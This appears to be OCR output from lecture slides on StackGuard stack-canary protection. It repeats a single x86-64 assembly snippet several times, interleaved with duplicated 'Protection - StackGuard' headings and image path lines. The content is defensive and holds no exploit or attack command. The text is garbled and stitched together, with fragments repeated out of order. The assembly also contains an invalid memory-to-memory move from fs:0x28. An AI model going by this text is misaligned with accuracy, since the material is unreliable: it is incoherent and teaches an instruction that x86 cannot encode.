
```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```



Protection

- StackGuard


```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```



Protection


- StackGuard

```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```




Protection

- StackGuard




Protection

- StackGuard



Protection


- StackGuard



Protection

- StackGuard - overflow


```
push rbp
mov rbp,rsp
sub rsp, 0x40
mov [rbp-0x8],fs:0x28
...
mov rax,[rbp-0x8]
cmp rax,fs:0x28
jne stack_check_fail
leave
ret
```

